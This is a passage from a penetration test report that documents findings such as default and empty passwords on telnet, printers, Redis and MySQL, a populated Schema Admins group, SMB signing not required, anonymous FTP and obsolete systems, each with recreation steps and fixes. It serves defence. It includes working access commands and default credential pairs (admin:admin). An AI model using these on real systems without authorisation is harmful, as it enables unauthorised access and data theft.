Trying 172.17.0.3...
Connected to 172.17.0.18.
Escape character is '^'.

AM 172.17.0.3 login: admin
Password:

BusyBox v1.13.2 (2016-07-20 12:29:29 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

$ help

Built-in commands:
-----
. : [ [ alias bg break cd chdir continue echo eval exec exit
export false fg hash help jobs kill let local pwd read readonly
return set shift source test times trap true type ulimit umask
unalias unset wait
```

Figure 25: Telnet access using weak credentials

Next, default credentials for the Kyocera printer command center were identified, and the assessment team was able to access the administrative panel, as shown below.



Figure 26: Login using default credentials

Next, empty passwords for 3 different services were also identified.

- The administrator panel for HP Laserjet printer. This allowed the assessment team to log into the admin panel, as shown in the image below:




Figure 27: Login using empty password

- An unprotected redis instance that led to information disclosure as shown in the image below:

```
$redis-cli -h 192.168.1.100
6379>
6379> INFO
# Server
redis_version:3.2.0
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:a4f7a6e86f2d6
redis_mode:standalone
os:Windows
arch bits:64
multiplexing_api:WinSock_IOCP
process_id:2016
run_id:4927
tcp_port:6379
uptime_in_seconds:13631
uptime_in_days:0
hz:10
lru_clock:10559483
config_file:C:\Program Files\Redis\redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
```

Figure 28: redis access with empty password

- An unprotected Mysql instance that provided complete access to the databases bypassing the requirement for the phpMyAdmin password as shown in the image below:

```
$mysql -h 192.168.1.35
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 612
Server version: 5.6.21-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| in       |
| my       |
| pe       |
| se       |
| sl       |
| sm       |
| sn       |
| su       |
| te       |
+-----+
9 rows in set (0.517 sec)

MySQL [(none)]>
```

Figure 29: MySQL access using empty password

Manufacturers typically set default passwords for initial setup, which are frequently generic and widely documented online. Attackers can effortlessly find these defaults and gain access to systems that haven't had their passwords changed. This vulnerability can lead to system breaches, data theft, and unauthorized control over critical functions. Hence, the use of default passwords leaves networks and devices exposed to a high risk of cyber-attacks, underscoring the importance of changing them to strong, unique passwords during initial configurations.

Steps for Recreation

1. Visit the following sites and try the default credentials:

- <http://xx.xx.xx.xx/phpMyadmin> (admin:admin)
- <http://internal.dashboard/home> (admin:admin)
- `telnet xx.xx.xx.xx` (admin:admin)
- <https://xx.xx.xx.xx/> (Kyocera)
- HP Laser Jet (Empty password)
- Redis instance
- Mysql instance

2. Review the results

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Changing the default password and setting a strong password.

- Passwords must not contain the user's account name, company name, or full name.
- Passwords should be at least 15 characters (administrators should be at least 20 characters). Service accounts should be at least 20 characters in length.
- Password must contain characters from at least three of the following categories:
 - Uppercase characters (A through Z)
 - Lowercase characters (a through z)
 - Numerical characters (0 through 9)
 - Special characters (!, @, #, \$, etc)

Resources

Risks involved with the usage of default passwords

<https://www.giac.org/paper/gsec/317/default-password-threat/100889>

About Default Credentials usage

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/02-Testing_for_Default_Credentials

ACTIVE DIRECTORY "SCHEMA ADMINS" GROUP IS NOT EMPTY

MEDIUM

Identifier	TC8FBTU-F0013
Severity	Medium
Instances	1

Description

The "Schema Admins" group grants permission to modify the schema. When someone modifies the schema, like adding new objects, they cannot reverse it. Such irreversible changes might force a domain rebuild. Best practices recommend keeping this group empty. Only add an administrator to the group when you need a schema update, and afterward, promptly remove them from the group membership.

Instances (1)

- ADDomain.com/Schema Admins

Evidence

While enumerating the domain, the assessment team observed that the "Schema Admins" group contained three users.

```
PS C:\Users\w\Desktop\subnets\New folder> Get-DomainGroupMember  
-Identity "Schema Admins" | select membername  
MemberName  
-----  
SW  
SC  
Administrator
```

Figure 30: Schema Admins

The "Schema Admins" group can make changes to the Active Directory schema, which is a critical component defining the directory structure. Unauthorized or improper modifications to the schema can lead to far-reaching and potentially irreversible impacts on the entire directory services environment.

This level of access should be highly restricted and monitored. Keeping users in this group when not performing specific schema-related tasks increases the risk of

accidental or malicious alterations to the schema, potentially compromising the stability and security of the network.

Therefore, it's a best practice to keep the "Schema Admins" group empty unless schema modification is necessary and to immediately revoke access afterward to minimize the risk of abuse or error.

Steps for Recreation

1. Run the command:

- `Get-DomainGroupMember -Identity "Schema Admins" | select membername`

2. Review the results

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Remove the accounts or groups belonging to the "Schema Administrators" group.

Resources

About Privileged Account Management

<https://attack.mitre.org/mitigations/M1026/>

About Schema Admins

https://www.stigviewer.com/stig/active_directory_forest/2016-12-19/finding/V-72835

SMB SIGNING NOT REQUIRED

MEDIUM

Identifier	TC8FBTU-F0014
Severity	Medium
Instances	1

Description

SMB signing is a security feature in the SMB protocol that uses a session key and the AES algorithm to generate a signature for every SMB message. This signature is included in the SMB header and is used to verify the message's authenticity. Enabling SMB signing helps to prevent Man-in-the-Middle attacks on the network by ensuring that the message has not been tampered with during transmission.

Instances (1)

- XX.XX.XX.XX

Evidence

The assessment team identified multiple hosts that were discovered with SMB signing not required.

```
192.168.1.100 [*] Windows Server 2012 R2 Standard 9600 x64 (name: domain: ) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows Server 2012 R2 Standard 9600 x64 (name: domain: ) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows Server 2012 R2 Standard 9600 x64 (name: domain: ) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (name: domain: ) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows Server 2012 R2 Standard 9600 x64 (name: domain: ) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows Server 2016 Standard 14393 x64 (name: domain: c) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows Server 2012 R2 Standard 9600 x64 (name: domain: ) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows Server 2012 R2 Standard 9600 x64 (name: domain: ) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows Server 2012 R2 Standard 9600 x64 (name: domain: ) (Signing:False) (SMBv1:True)
192.168.1.100 [*] Windows 6.1 Build 9 (name: domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 17763 x64 (name: domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 17763 x64 (name: domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: 2E) (domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: TS-64) (domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: 1) (domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: TS-63) (domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: ) (domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: TS-65) (domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: ) (domain: ) (Signing:False) (SMBv1:False)
192.168.1.100 [*] Windows 10.0 Build 19041 x64 (name: ) (domain: ) (Signing:False) (SMBv1:False)
```

Figure 31: SMB message signing not required

Without the enforcement of SMB signing, or if it's improperly configured, attackers can intercept and modify the SMB traffic, leading to unauthorized data access, data manipulation, and the spread of malware. This vulnerability is particularly concerning in environments where sensitive data is transmitted over the network, as it compromises the integrity and confidentiality of the data exchanged. Therefore, the lack of enforced SMB signing creates a significant gap in network security, exposing systems to heightened risks of cyber attacks.

Steps for Recreation

1. Run the following NetExec command:

- netexec smb <Network-IP>/24

2. Review the results

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Enforce message signing in the host's configuration
- On Windows, this is found in the policy setting 'Microsoft network server:
 - Digitally sign communications (always)'
- On Samba, the setting is called 'server signing'
- This PowerShell Command can be used to turn SMB signing:
 - Set-SmbServerConfiguration -RequireSecuritySignature \$True -EnableSecuritySignature \$True -EncryptData \$True Confirm:\$false
- Make sure SMB signing is enabled and required and not just enabled

Resources

About SMB Signing

<https://docs.microsoft.com/en-US/troubleshoot/windows-server/networking/overview-server-message-block-signing>

About the Importance of SMB Signing

<https://hackdefense.com/publications/het-belang-van-smb-signing/>

ANONYMOUS FTP LOGIN ENABLED

MEDIUM

Identifier	TC8FBTU-F0015
Severity	Medium
Instances	1

Description

The File Transfer Protocol (FTP) is a communication protocol that allows the transfer of computer files from a server to a client on a computer network. FTP users usually authenticate themselves with a clear-text sign-in protocol, normally in the form of a username and password, but can connect anonymously if the server is configured to allow it. When anonymous FTP login is enabled, an unauthenticated user may access any files available in the FTP server or add new ones.

Instances (1)

- XX.XX.XX.XX

Evidence

After scanning different hosts, the assessment team discovered one host vulnerable to anonymous FTP login.

Figure 32: Vulnerable FTP service

The assessment team, when carrying out the test on the FTP service, detected that there was an active anonymous login to the service, as seen in the image above. This is a vulnerability that poses a risk to the business since it can be leveraged to retrieve sensitive data and modify existing data, harming the integrity of the host.

Steps for Recreation

1. For each host listed in the Locations section, run the following command:
 - ftp <IP> (anonymous:empty)
2. Review the results

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Disable default anonymous access
- Change file permissions on the FTP server

Resources

Script ftp-anon

<https://nmap.org/nsedoc/scripts/ftp-anon.html>

Anonymous FTP enabled

<https://www.tenable.com/plugins/nessus/10079>

Change the file permissions via an FTP client

<https://help.one.com/hc/en-us/articles/360002087097-Change-the-file-permissions-via-an-FTP-client>

OBSOLETE OPERATING SYSTEMS AND UNSUPPORTED SOFTWARE

LOW

Identifier	TC8FBTU-F0016
Severity	Low
Instances	1

Description

Obsolete Operating System versions and 'End of Life' software pose a significant threat to an organization because the vendor no longer supports them and will not receive patches or updates to fix security vulnerabilities. This leaves the organization vulnerable to attacks from malicious actors who can exploit these vulnerabilities at any time. It is important for organizations to regularly update and replace their systems to ensure that they are protected against these risks.

Instances (1)

- Refer to Table above

Evidence

The assessment team identified instances of obsolete software being utilized in the network. The table below shows the OS version along with the location:

Software	Location
Windows Server 2012 R2 Standard	xx.xx.xx.xx
Windows Server 2012 R2 Standard 9600	xx.xx.xx.xx
Windows 7 Professional Service Pack 1	xx.xx.xx.xx
Windows 8.1 Pro	xx.xx.xx.xx
Windows Server 2008 R2 Enterprise Service Pack 1	xx.xx.xx.xx

Figure 33: Outdated Software and Obsolete Operating systems

Obsolete software and operating systems pose significant security risks to your organization. They often lack the latest security updates and are no longer supported by their developers. This means they are vulnerable to known exploits and cyber attacks, which newer, supported versions have addressed. In a pentest,

these vulnerabilities are a primary target for simulated attacks, highlighting the ease with which real attackers could compromise your systems.

Steps for Recreation

1. Using this nmap we can check the version of the OS:

- `nmap -sV -O -T4 xx.xx.xx.xx`

2. Review the results

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Upgrade all obsolete Operating System versions to the current patched version.
- If this is not possible, isolate unsupported systems and systems with known vulnerabilities from the rest of the network by disabling unnecessary services and restricting network traffic using firewalls and access control lists. Ensure that credentials are not reused with other systems on the network.
- Finally, upgrade all obsolete software or segment the software to an isolated VLAN if an upgrade is impossible.

Resources

About risks of using obsolete software

<https://www.spiceworks.com/it-articles/end-of-life-software-dangers/>

Microsoft Windows EOL notification

<https://support.microsoft.com/en-us/windows/windows-7-support-ended-on-january-14-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962>

About Microsoft Server End Of Life

<https://www.hipaajournal.com/hipaa-compliance-deadline-for-windows-server-2003-upgrade-7082/>

About Microsoft IIS End Of Life

<https://learn.microsoft.com/en-us/lifecycle/products/internet-information-services-iis>

UNENCRYPTED COMMUNICATIONS (TELNET)

INFO

Identifier	TC8FBTU-F0017
Severity	Info
Instances	1

Description

Using Telnet over an unencrypted channel is not recommended, as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

Instances (1)

- xx.xx.xx.xx

Evidence

After conducting reconnaissance tests, the assessment team discovered 5 hosts that had active Telnet services running.

```
Welcome to LIP-8024E (IPKTS Phone)
Hardware Version is 1.1
Bootrom Version is 1.1.9

Software Version is 11Ea(03/Jun/14)
Software is Linked at Jun  3 2014 21:04:28

Kernel Version is 21 Tue Jun 3 20:18:01 TLT 2014

Login: admin
Password: *****
Access Denied
Login:
```

Figure 34: Telnet session login

Even though the assessment team tried some brute-forcing attacks on these services to gain access to the underlying IPKTS phones, it was not possible. Nevertheless, unencrypted communications are discouraged as they increase the attack surface by being potentially vulnerable to man-in-the-middle attacks where credentials and data could be compromised.

Steps for Recreation

1. Grab the service banner:
 - `nmap -p 23 -sV xx.xx.xx.xx`
2. To verify the service is truly running, run the following command:
 - `nc -nv xx.xx.xx.xx 23`
3. Review the results

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Depending on your business and compatibility needs, prefer SSH communications over Telnet.

Resources

About Cleartext Transmission of Sensitive Information

<https://cwe.mitre.org/data/definitions/319.html>

More about Telnet

<https://www.ssh.com/academy/ssh/telnet>

APPENDIX (A) SEVERITY DESCRIPTION

The assessment team used the following criteria to rate the findings in this report. Red Sentry derived these risk ratings from the industry and organizations such as OWASP.

The severity of each finding in this report is independent. Finding severity ratings combine direct technical and business impact with the worst-case scenario in an attack chain. The more significant the impact, and the fewer vulnerabilities that must be exploited to achieve that impact, the higher the severity.

Critical

A purple rounded rectangular badge with the word "CRITICAL" in white, uppercase letters.

Vulnerability is an otherwise high-severity issue with additional security implications that could lead to exceptional business impact. Examples: trivial exploit difficulty, business-critical data compromised, bypass of security controls, direct violation of communicated security objectives, and large-scale vulnerability exposure.

High

A red rounded rectangular badge with the word "HIGH" in white, uppercase letters.

Vulnerability may result in direct exposure including, but not limited to: the loss of application control, execution of malicious code, or compromise of underlying host systems. The issue may also create a breach in the confidentiality or integrity of sensitive business data, customer information, and administrative and user accounts. In some instances, this exposure may extend farther in the infrastructure beyond the data and systems associated with the application.

Medium

MEDIUM

Vulnerability does not lead directly to the exposure of critical application functionality, sensitive business and customer data, or application credentials. However, it can be executed multiple times or leveraged in conjunction with another issue to cause direct exposure. Examples include brute-forcing and client-side input validation.

Low

LOW

Vulnerability may result in limited exposure of application control, sensitive business and customer data, or system information. This type of issue provides value only when combined with one or more issues of a higher risk classification. Examples include overly detailed error messages, the disclosure of system versioning information, and minor reliability issues.

Informational

INFO

Finding does not have a direct security impact but represents an opportunity for additional layers of security, is considered a best practice, or has the possibility of turning into an issue over time. Finding is a security-relevant observation that has no direct business impact or exploitability, but may lead to exploitable vulnerabilities. Examples include poor communication between organizations, documentation encouraging poor security practices, or lack of security training.